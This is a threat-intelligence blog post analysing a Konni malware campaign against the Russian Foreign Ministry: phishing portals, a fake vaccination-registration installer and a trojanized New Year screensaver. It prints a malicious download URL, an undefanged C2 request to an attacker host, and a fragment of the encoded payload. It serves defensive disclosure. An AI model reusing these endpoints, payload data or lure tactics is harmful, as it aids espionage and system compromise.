New Konni Campaign Kicks Off the New Year by Targeting Russian Ministry of Foreign Affairs

blog.lumen.com/new-konni-campaign-targeting-russian-ministry-of-foreign-affairs/

January 5, 2022

Black Lotus Labs Posted On January 5, 2022

Executive Summary

Black Lotus Labs, the threat research team of Lumen Technologies, uncovered a series of targeted actions against the Russian Federation's Ministry of Foreign Affairs (MID). Based upon the totality of information available and the close correlation with prior reporting, we assess with moderate confidence these actions leveraged the Konni malware, which has previously been associated with the Democratic People's Republic of Korea, and were undertaken to establish access to the MID network for the purpose of espionage. This activity cluster demonstrates the patient and persistent nature of advanced actors in waging multi-phased campaigns against perceived high-value networks. After gaining access through stolen credentials, the actor was able to exploit trusted connections to distribute and load the malware, first by impersonating a government software program coinciding with new Covid mandates, and then through sending trojanized files from a compromised account.

Introduction

In October 2021, a presumed phishing campaign targeted the Russian Federation MID with links to a series of spoofed MID portals to harvest credentials from MID personnel. The actor then deployed Covid-related lures in November 2021 consisting of malicious URLs that downloaded files impersonating the Department of Health and Health Service. One of the files installed a fake version of the Russian-mandated vaccination registration software and served as a loader for additional malicious files. In December 2021, after successfully compromising the email account of a staff member of the MID, the threat actor targeted at least two other MID entities via emails from the compromised account: the Russian Embassy in Indonesia and a deputy minister overseeing non-proliferation and arms control, among other responsibilities. The emails propagated a “Happy New Year’s” message containing a trojanized screensaver attachment. These activity clusters are connected in a number of ways: First, the spoofed hostnames from the October cluster resolved to the same malicious IP that sent the targeted emails containing the screensaver. Second, the initially observed TTPs used in the November activity correlated to the December activity. Finally, the screensaver from the December activity downloaded a first-stage agent which is nearly identical to the agent previously reported by Malwarebytes.

Technical Details





Figure 1: Overview of Konni campaign against Russian Ministry of Foreign Affairs (MID)

October 2021: Phishing for Initial Access

We assess the campaign began on or around October 19, 2021, with the initial goal of harvesting credentials. The Black Lotus Labs team discovered a series of spoofed hostnames impersonating MID portals that all resolved to the same single IP address: 152.89.247[.]26. One hostname, portal.newint-mid.ru.carnegieinsider[.]com, had a Let's Encrypt X.509 certificate that was issued on October 19, 2021.


Censys
Certificates
280502d05b7744593180c764711fdab451fd7b5b5672a34e874cf216009bb232
Search
Certificate
Trust
ZLint
PEM
Raw Data
Ex

portal.newint-mid.ru.carnegieinsider.com

Basic Information

Subject DN	CN=portal.newint-mid.ru.carnegieinsider.com
Issuer DN	C=US, O=Let's Encrypt, CN=R3
Serial	Decimal: 321115628001490409296350319636627742199664 Hex: 0xac8c5b9de91acadc2b275396927f0f70
Validity	2021-10-19 01:36:16 **to** 2022-01-17 01:36:15 (89 days, 23:59:59)
Names	portal.newint-mid.ru.carnegieinsider.com

Fingerprint

SHA-256	280502d05b7744593180c764711fdab451fd7b5b5672a34e874cf216009bb232
SHA-1	4fba0416a8dfb4a0026adfb5ae44c20303a5a47b
MD5	9e337e10ba9eff62f41ba4aa0760a333

Browser Trust

Apple	Browser Trusted
Microsoft	Browser Trusted
Mozilla NSS	Browser Trusted
Google CT	Browser Trusted

Key Usage and Constraints

Key Usage	Digital Signature, Key Encipherment
Ext. Key Usage	Client Auth, Server Auth

Figure 2: Screenshot of the Let's Encrypt X.509 certificate for a spoofed MID portal hostname


In addition, we discovered two other spoofed hostnames resolving to the 152.89.247[.]26 IP address during mid-October. These additional hostnames referenced email services frequently used in Russia, such as Yandex and mail.ru: e.mail.ru.settings.pronto-login[.]com and passport.yandex.ru-settings.pronto-login[.]com.

All the spoofed hostnames that resolved to this IP address used either the domain pronto-login[.]com or carnegieinsider[.]com.

For a full list of spoofed hostnames, see the Indicators of Compromise section at the end of this report.

November 2021: Covid Vaccination Registration Activity


Based upon file metadata, we assess that the next cluster of activity occurred on approximately November 7, 2021. In this timeframe, the threat actor sent out malicious URL links that, if clicked, downloaded a file that was hosted on Yandex's cloud service.



```
https://webattach.mail.yandex.net/message_part_real/oloo@mid.ru.zip?name=oloo@mid.ru.zip&
sid=YWVzX3NpZDp7ImFlc0tleUlkIjoiMTc4IiwiaG1hY0tleUlkIjoiMTc4IiwiaXZCYXNlNjQiOiJ6L1dE
WWoyM3p5V3JMQUo4cGh6K09RPT0iLCJzaWRCYXNlNjQiOiJ3ZC9oQ3FHUUdxcFVUemhmU
XNKODdIUUZkTFZLdE1Ed1ovTWRMUzRkRUZQb2t0d0RKY21UNXhDa3p0dWVJY3dGYUhLW
VR6K2c2KzZ2OEgyYzdSMWhTMXQ1b3NUaFF1cWg3djNHaXBsTXNpU0Iwd2ZXR2JsZW04cH
VBMFNFeE1tSylsImhtYWNCYXNlNjQiOiJWcU0xTFBnYkZub08xUnBoZnF0bk44K1VCWnRNRT
dER005eWE2dTdUTytrPSJ9
```

Figure 3: The malicious hyperlink to download the .zip file

The downloaded .zip file (named oloo@mid.ru.zip) impersonated the “ОТДЕЛ ЛЕЧЕБНО-ОЗДОРОВИТЕЛЬНОГО ОБЕСПЕЧЕНИЯ,” which loosely translates to the “Department of Health and Health Services for the Russian Federation Ministry of Foreign Affairs.” This .zip file contained several benign PDFs and Word documents that asked the recipient to provide information regarding vaccination status and to sign a consent form. The timing of this activity closely aligned with the passage of Russian Vaccine Passport laws that mandated Russians had to receive a QR code from the government to prove vaccination in order to access public places such as restaurants and bars.



Руководителям медицинских организаций, оказывающих первичную медико-санитарную помощь взрослому населению

В соответствии с внесенными изменениями к инструкции по медицинскому применению лекарственного препарата «Спутник Лайт» векторной вакцины для профилактики коронавирусной инфекции, вызываемой вирусом SARS-CoV-2, согласованными Минздравом России (изменение № 7 к инструкции ЛП-006993-060521 от 19.08.2021), **категориям населения старше 60 лет ранее не прошедшим иммунизацию от COVID-19, и не болевшим COVID-19, иммунокомпрометированным лицам независимо от возраста**, для формирования иммунитета **не рекомендовано** применение препарата **Спутник Лайт** в связи со снижением функции иммунной системы.

Для формирования иммунного ответа **у данных категорий населения показана** вакцинация двухкомпонентной вакциной **Гам-Ковид-Вак**.

Прошу довести информацию до всех медицинских работников.

Приложение: инструкция к вакцине Спутник Лайт на 3 л.

Заместитель руководителя
Департамента здравоохранения
города Москвы

А.В. Старшинин

Лазарова О.Д.

умент зарегистрирован № 41-18-461/21 от 19.10.2021 Лазарова О.Д. (Департамент здравоохранения города Москвы)
умент зарегистрирован № 01-6101/21 от 20.10.2021 (ГКБ им. С.С.Юдина ГБУЗ)
аница 1 из 4. Страница создана: 19.10.2021 20:49


ПРАВИТЕЛЬСТВО
МОСКВЫ

Figure 4: One of the files downloaded from Yandex cloud that discussed the vaccine mandate

The .zip file also contained an installer file called oloo@mid.ru/ПРОГРАММА ДЛЯ РЕГИСТРАЦИИ ПРИВИТЫХ В ФЕДЕРАЛЬНОМ РЕГИСТРЕ ВАКЦИНИРОВАННЫХ.exe which translates to "Program for Vaccination Registration in the Federal Registry.exe." This installer impersonated a legitimate software the Russian people were directed to install in order to receive QR codes verifying their vaccination status. If invoked, this installer would also surreptitiously run a malicious loader file that attempted to retrieve a compressed file from the threat actor hostname victory-2020.atwebpages[.]com. Unfortunately, we were not able to recover a copy of the first stage payload. However, the functionality for the Covid registration loader is nearly identical to that of the loader used in a December 2021 activity.

December 2021: Happy New Year’s Activity

On December 20, 2021, we detected malicious emails being sent from a compromised MID account, mskhlystova@mid[.]ru. When we examined the email headers, we identified they were originating from the same IP address from the October phishing activity, 152.89.247[.]26. Copies of the malicious emails and their translations are below.



Посольство РФ в Сербии
поздравление!!!
To: rusemb.indonesia@mid.ru
3:44 AM

Уважаемые коллеги,

С наступающим Новым годом!

В приложении поздравление.

Спасибо.

С уважением,
Посольство России в Сербии

поздравление.z
ip

Посольство РФ в Сербии
поздравление
To: sryabkov@mid.ru
3:29 AM

Уважаемые коллеги,

С наступающим Новым годом!


В приложении поздравление.

Спасибо.

С уважением,
Посольство России в Сербии

поздравление.z
ip

Figure 5: Screenshot of two malicious emails sent by the threat actor



```
Dear colleagues,

Happy New Year!

The attachment is a congratulatory [message].

Thank you.

Sincerely,
Embassy of Russia in Serbia
```

Figure 6: English translation of the emails

As of the time of this writing, we have identified two recipients of the emails, although we suspect there are more. The first was sent to the Russian Embassy in Indonesia: rusemb.indonesia@mid[.]ru . The second email was sent to Sergey Alexeyevich Ryabkov who was, according to a cached version of the MID website at the end of December 2021, responsible for “bilateral relations with North and South America, non-proliferation and arms control, Iran’s nuclear program and Russia’s participation in the BRICS association,” an international alliance comprised of Brazil, Russia, India, China and South Africa. [Note: The MID website link is no longer active.]

If the malicious email was opened, it prompted the user to download and click the attached .zip file titled “поздравление”, which means “Congratulations.” Upon decompression, it revealed a screensaver file by the same name that, when clicked, displayed a festive holiday screensaver wishing the recipient a Happy New Year while also surreptitiously running a light-weight loader to retrieve a file from the C2 node at hxxp://i758769.atwebpages[.]com.




С наступающим Новым годом!!!
Пусть тревог и забот будет меньше в 2022!
Крепкого здоровья и всего самого хорошего
Вам и Вашим близким от души желаю!

Figure 7: Benign Happy New Year’s screensaver that was displayed on the infected machine

When we analyzed the network communications generated by the screensaver file, we noticed an interesting evasion technique. When the loader file reached out to the threat actor command and control node to obtain the first stage payload, the actor configured the server to respond with a code of “401 unauthorized.” Typically, a 401 error means the user making the request was not authorized to view the webpage and, in many cases, it results in the session being terminated. However, in this case, the website returned a malicious payload in the second part of the response. This was likely a tactic to avoid detection.



```
GET /index.php?user_id=18756&type=1 HTTP/1.1
Connection: Keep-Alive
Host: i758769.atwebpages.com

HTTP/1.1 401 Unauthorized
Date: Tue, 21 Dec 2021 01:07:03 GMT
Server: Apache
WWW-Authenticate: Basic realm=""
Content-Length: 62392
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
TVNDRgAAAADItgAAAAAAACwAAAAAAAAAAwEBAAMAAAA4DQAAgAAAAAQAAQBQBAAAAAAAAAAAlFNEiCAAaW5zdGFsbC5iYXQAAH4BAFAEAAAAAJRTVIggAHNjcm5zdm
MuZGxsADYAAABQggEAAACUU82IIABzY3Juc3ZjLmluaQBiS8tgfUAAgENL5b15fFRF1j/
cne4mISTpZmkIaxpoJ8CBQBQDYembdMNt6IawRwgQzGLQCJnQQZhhxmAS7PbSitszzjzqONsz+oiKo7K6pBPIwr7IriOiozcGNKJCWO/
vnFN1e0nQmc8873Bvmtx761Z965w6p06dOlV1YyvML15pWVlUFB8bH7uq0GOxz8leOkNwOyYOmpNfVli4Ys6y1YVlFveyFcvuL3yocIXHMqewbPXy/
MJ8VCDfssqzstSyKr9sxarV+ZZJlhXlJfiCUIf8pqA01bLOUrR8RcEqT5l1lHLLoFVrV3kKH0obM0jNu7zIMsQxe/bM2S7HfIdriKXwF+WWVEvy/
Ss9Ky3OGXPmCi7XMEthyapCnpY1M/veKU6XYxhWM159wofBlaVrLaPWWgZRvbmcppEFJSWDIO1hIGJ52ZDcOe0JKCgssYwqsoz6xW0L8jn6CfTlK5b/
Z+hUMIgenq09VoigZZ6wIuN563A5gLCWeQqDkrhv+YrSZZ7iibfFWw3SWeUZwbim0DLiQbXIIIt9+arSkmVrZyx7qHCiZYiqCEPUKqGSgkLIvLzUs3zlimBNt82Yv3
JF0fL7g3k8a0sBcvkKT2HZsnwPf1zSMIB4lpV5J1qWlYNkC8vKVpZNtKxYWfbQspL/1AFef1nh/
ZZlBQWAQeJ0lzt3zswpcxcIsx257uX5Z5tXrSzy5C4AwJUPr7LMmJubVVSWBlo9v7BsFTCVO2dlvgjIgyyjVgeJH+WxzHZMXeqe55rrXDpnoWUUIAerBKHdvtZ758x
1uFX4rJUrPGUrS+YUenJ591ml5jU3e1kZND10zCqqlb+3l5SoFTtysoUZdrXmn1EP1NcQPbx3Qvu2754ddPLh0hWlZasjFL5DnuEj7wtTv3avV6xJ5a/
cCzdpdBqNRg8/iqLRbNewfzbNv/
```

Figure 8: Screenshot showing the C2 serving a 401 error code with the accompanying payload

The C2 node served the requesting machine a Microsoft Cabinet File (.cab). Once the .cab file was decompressed, it contained three more files: install.bat, scrnsvc.dll and scrnsvc.ini.

